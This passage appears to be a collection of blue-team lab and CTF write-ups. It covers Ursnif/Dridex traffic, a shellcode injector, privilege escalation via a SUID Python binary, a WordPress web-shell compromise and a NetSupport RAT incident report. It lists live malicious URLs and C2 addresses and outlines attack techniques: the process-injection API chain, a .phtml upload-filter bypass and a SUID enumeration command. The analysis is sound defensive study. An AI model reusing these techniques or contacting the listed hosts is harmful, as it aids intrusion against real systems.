
Figure 3: The HTTP stream showing the filename request as spet10.spr.
From what domain HTTP requests with GET /images/ are coming from?
Filtering the PCAP using http.request.method == GET and isolating requests targeting the /images/ path exposes the Host header value cochrimato.com.

Figure 4: Host header in /images/ request.
The SOC Team found Dridex, a follow-up malware from Ursnif infection, to be the culprit. The customer who sent her the macro file is compromised. What’s the full URL ending in .rar where Ursnif retrieves the follow-up malware from?
Filtering for HTTP GET requests originating from the infected host (10.11.27.101) reveals the retrieval of the secondary payload stage at http://95.181.198.231/oiioiashdqbwe.rar.

Figure 5: The follow-up request to download the .rar malware.
What is the Dridex post-infection traffic IP addresses beginning with 185.?
Following the completion of the .rar payload download, the host establishes a new TCP three-way handshake with the external IP address 185.244.150.230.

Figure 6: 185.244.150.230 connection after follow-up malware download.
Reverse Engineering - A Classic Injection
https://blueteamlabs.online/home/challenge/reverse-engineering-a-classic-injection-9791a9b784
Scenario
Analyze the attached EXE sample and find answers to the following questions. Note: The EXE uses shellcode generated by the Metasploit attack framework. Make sure you analyze the sample in contained environment (we recommend a virtual machine where internet access is disabled).
Challenge Questions
What is the name of the compiler used to generate the EXE?
Initial static analysis using Detect It Easy (DiE) identified the compiler as Microsoft Visual C/C++.

Figure 1: The Detect It Easy (DiE) interface showing the compiler identification.
This malware, when executed, sleeps for some time. What is the sleep time in minutes?
Disassembly of the main function in IDA revealed a call to the Windows Sleep function. This function accepts a DWORD value representing the suspension duration in milliseconds. The value passed to the function is 2BF20 (hexadecimal), which converts to 180,000 milliseconds.
180,000 ms / 1,000 ms/sec = 180 seconds
180 seconds / 60 sec/min = 3 minutes
The total configured sleep time is 3 minutes.

Figure 2: The main function disassembly view in IDA.

Figure 3: The Sleep function documentation provided by Microsoft.
After the sleep time, it prompts for user password, what is the correct password?
Moving down the main function the string "btlo" can be seen.

Figure 4: The hardcoded password string in main.
What is the size of the shellcode?
Inspection of the parameters passed to the memory allocation functions during the injection phase revealed the shellcode size. The dwSize (or nSize) parameter passed to VirtualAllocEx is set to 1D9 in hexadecimal, which converts to 473 bytes.

Figure 5: Shellcode with its size listed.
Shellcode injection involves three important windows API. What is the name of the API Call used?
CreateProcessW: Spawns the target host process in a suspended state.VirtualAllocEx: Allocates an available region of memory within the virtual address space of the target process.WriteProcessMemory: Writes the shellcode payload into the newly allocated memory space.CreateRemoteThread: Initiates execution by creating a new thread within the context of the remote process.
What is the name of the victim process?
The process being hijacked is nslookup.exe, and can be seen at the top of Figure 5.
What is the file created by the sample?
Because static string analysis yielded limited indicators, dynamic analysis was performed using ProcWatch inside an isolated FlareVM virtual machine. After the 3-minute execution delay elapsed, the malware spawned a Base64 encoded PowerShell command. Decoding the payload via CyberChef exposed the underlying script responsible for creating the output file.

Figure 6: Base64 encoded malware payload.

Figure 7: Base64 decoded malware payload.
What is the message in the created file?
Welcome to BTL
What is the program that the shellcode used to create and write this file?
powershell.exe
Log Analysis - Privilege Escalation
https://blueteamlabs.online/home/challenge/log-analysis-privilege-escalation-65ffe8df12
Scenario
A server with sensitive data was accessed by an attacker and the files were posted on an underground forum. This data was only available to a privileged user, in this case the root account. Responders say www-data would be the logged in user if the server was remotely accessed, and this user doesn’t have access to the data. The developer stated that the server is hosting a PHP-based website and that proper filtering is in place to prevent php file uploads to gain malicious code execution. The bash history is provided to you but the recorded commands don’t appear to be related to the attack. Can you find what actually happened?
Challenge Questions
What user (other than 'root') is present on the server?
Initial triage of the log file via wc -l bash_history indicated a total of 63 entries. Inspection of the command history using less revealed the presence of an alternate local user account through the execution of cd /home/daniel/.


Figure 1: Identification of the user directory /home/daniel/ within the bash history.
What script did the attacker try to download to the server?
The command history indicates the attacker initiated an outbound connection via wget to retrieve linux-exploit-suggester.sh. This automated post-exploitation tool is designed to scan the local operating system for unpatched vulnerabilities and suggest public privilege escalation exploits.

Figure 2: The wget request targeting the privilege escalation scanning script.
What packet analyzer tool did the attacker try to use?
The attacker attempted to execute tcpdump, a command-line utility used for network packet capture and analysis.
What file extension did the attacker use to bypass the file upload filter implemented by the developer?
The attacker circumvented the application's file upload restrictions by using the alternative PHP executable extension .phtml. The log capture shows the attacker subsequently attempting anti-forensics measures by deleting the uploaded file.

Figure 3: Command showing the removal of .phtml web shell file.
Based on the commands run by the attacker before removing the php shell, what misconfiguration was exploited in the ‘python’ binary to gain root-level access?
The attacker exploited an incorrectly configured SUID (Set Owner User ID) bit on the Python binary to spawn a privileged shell. The log shows the attacker executing find / type -f -user root -perm -4000 2>/dev/null to enumerate files owned by root that run with elevated privileges, effectively identifying Python as a viable vector for privilege escalation.

Figure 4: Enumerate command used to identify SUID binaries on the system.
Log Analysis - Compromised WordPress
Scenario
One of our WordPress sites has been compromised but we're currently unsure how. The primary hypothesis is that an installed plugin was vulnerable to a remote code execution vulnerability which gave an attacker access to the underlying operating system of the server.
Challenge Questions
Identify the URI of the admin login panel that the attacker gained access to (include the token)
Because WordPress defaults to /wp-login.php or /wp-admin/ for administrative access, the web server access logs were filtered for these endpoints alongside the keyword token. Analyzing anomalous requests and filtering out benign internal traffic revealed malicious brute-force, scanning, and exploitation attempts originating from multiple external IP addresses.
-
Admin Login URI:
/wp-login.php?itsec-hb-token=adminlogin -
Attacker's IPs:
197.23.128.35168.22.54.119119.241.22.121103.69.55.212

grep 119.241.22.121 access.log | cut -d " " -f 1-9
Figure 1: Enumeration requests by 119.241.22.121.

grep wp-login access.log | cut -d " " -f 1-9 | grep 197.23.128.35
Figure 2: Malicious filter bypass attempts from 197.23.128.35.

grep wp-login access.log | grep 168.22.54.119
Figure 3: Malicious SQL injection requests from 168.22.54.119.

Figure 4: Web shell use by 103.69.55.212.
Can you find two tools the attacker used?
Log analysis identified two automated security assessment tools based on the recorded User-Agent strings:
-
sqlmap/1.4.11: An automated SQL injection and database takeover utility (observed in traffic from168.22.54.119shown in Figure 3). -
WPScan v3.8.10: A specialized WordPress vulnerability scanner used to enumerate plugins, themes, and users (observed in traffic from119.241.22.121).

Figure 5: The User-Agent of WPScan v3.8.10 found in one of 119.241.22.121's requests.
The attacker tried to exploit a vulnerability in ‘Contact Form 7’. What CVE was the plugin vulnerable to?
The attacker targeted CVE-2020-35489, an unrestricted file upload vulnerability in the Contact Form 7 plugin that allows arbitrary code execution if improperly configured.
What plugin was exploited to get access?
The attacker successfully exploited the simple-file-list plugin via CVE-2020-36847. This Remote Code Execution (RCE) flaw allows unauthenticated users to upload a malicious PHP file disguised with a benign extension (such as .png) and subsequently execute an HTTP request to rename it back to .php, achieving arbitrary code execution.
What is the name of the PHP web shell file?
The uploaded web shell file was named fr34k.png and used as fr34k.php.

Figure 6: The fr34k.php web shell successfully uploaded as fr34k.png.
What was the HTTP response code provided when the web shell was accessed for the final time?
The final recorded request targeting the web shell returned an HTTP 404 Not Found status code, indicating that the backdoor had been removed.

Figure 7: Final log entry showing the server responding with a 404 status code for fr34k.php.
Malware-Traffic-Analysis
This section hosts simulated incident reports for pcap challenges found at https://www.malware-traffic-analysis.net/.
Incident Triage Report: NetSupport Manager RAT (Easy As 123)
https://www.malware-traffic-analysis.net/2026/02/28/index.html
1. Executive Summary
On February 28, 2026, an analyst identified a critical security incident involving an internal Active Directory asset. Internal host DESKTOP-TEYQ2NR (10.2.28.88) was compromised by the NetSupport Remote Access Trojan (RAT). The initial compromise stemmed from a malicious web redirect during a standard web browsing session, resulting in a payload download from a malicious domain. The asset is currently active on the network and executing persistent Command and Control (C2) beaconing. Immediate containment is required.
Incident Metadata
| Field | Value |
|---|---|
| Incident Date/Time | 2026-02-28 @ 19:55 UTC |
| Severity | High / Critical |
| Infected Hostname | DESKTOP-TEYQ2NR |
| Infected Internal IP | 10.2.28.88 |
| Victim MAC Address | 00:19:d1:b2:4d:ad |
| Affected User Account | brolf |
| User Full Name | Becka Rolf |

Figure 1: Wireshark packet details showing SAMR (Security Account Manager Remote) UserInfo structure (Info21), explicitly mapping the account name 'brolf' to the full name 'Becka Rolf'.
Technical Analysis & Timeline
1. Initial Access & Delivery (19:55 UTC)
- The victim host (
10.2.28.88) established a high-volume HTTPS connection with a legitimate Akamai CDN node (23[.]64[.]147[.]24). - The network traffic shows a massive, reassembled TLSv1.3 data stream originating from this CDN node. This stream appears to represent the initial delivery of the malicious payload to the client endpoint.

Figure 2: Chronological packet stream showing a sudden background DNS query for vadusa[.]xyz during active, legitimate HTTPS traffic with an Akamai CDN node.
2. Execution & C2 Discovery
- Upon execution of the payload on the local endpoint, the NetSupport RAT was silently installed.
- Immediately upon initialization, the malware attempted to discover its Command and Control infrastructure. The host sent DNS query ID
0x72dato the Domain Controller (10.2.28.2) to resolve the hardcoded C2 domainvadusa[.]xyz. - The DC resolved the domain to the attacker-controlled IP
45[.]131[.]214[.]85.
3. Command and Control (C2) Beaconing
- The client immediately initiated a TCP handshake with
45[.]131[.]214[.]85over port 443. - Session Initialization: The first application-layer packet sent by the client was an unencrypted
HTTP POSTrequest containing a baseline check-in handshake ("CMD" = "POLL\nINFO=1\nACK=1\n"). - Protocol Upgrade: Once the initial session handshake was established with the NetSupport Gateway, the malware immediately shifted to encrypted requests.
- All subsequent traffic consists of repetitive
HTTP POSTrequests utilizing the encryption flag (CMD=ENCD) and an encryption status identifier (ES=1), obfuscating the raw binary data payloads passed via theDATA=variable.


Figure 3: Dissected HTTP POST form data demonstrating NetSupport RAT traffic signatures, transitioning from a cleartext POLL session initialization to an ENCD encrypted data state.
4. Indicators of Compromise (IoCs)
- Malicious C2 Domain:
vadusa[.]xyz - C2 IP Address:
45[.]131[.]214[.]85(NetSupport Gateway) - Suspect Delivery Infrastructure:
23[.]64[.]147[.]24(Akamai CDN node utilized for initial payload hosting) - Network Signature:
POSTrequests toapplication/x-www-form-urlencodedendpoints containing the string valuesCMD=ENCDandES=1.
Recommended Remediation Actions
-
Network Isolation: Isolate
10.2.28.88from the local network segment immediately to prevent lateral movement within theEASYAS123domain. -
Credential Revocation: Force a password reset for the compromised user account in Active Directory and terminate all active concurrent Kerberos tickets for that user.
-
Endpoint Cleaning: Wipe and re-image
DESKTOP-TEYQ2NR. If forensic collection is required, take a volatile memory dump and disk image prior to wiping. -
SIEM/Firewall Block: Add
vadusa[.]xyzand the associated C2 IP to the enterprise firewall/proxy blocklist. Check SIEM logs to ensure no other internal hosts have queried this domain.
Nightmare
This section features a collection of writeups for "Nightmare", a hands-on CTF centered course focused on reverse engineering and binary exploitation.
For more context on the course, visit the official project page: guyinatuxedo.github.io
pico ctf 2018 strings
I guess using strings is the "Hello World" of reverse engineering, as this challenge was a straightforward solve.
I checked the file permissions to see if the binary was executable and noticed the file size was larger than I anticipated.

I ran strings on the binary, and sure enough, a massive amount of filler text came up.
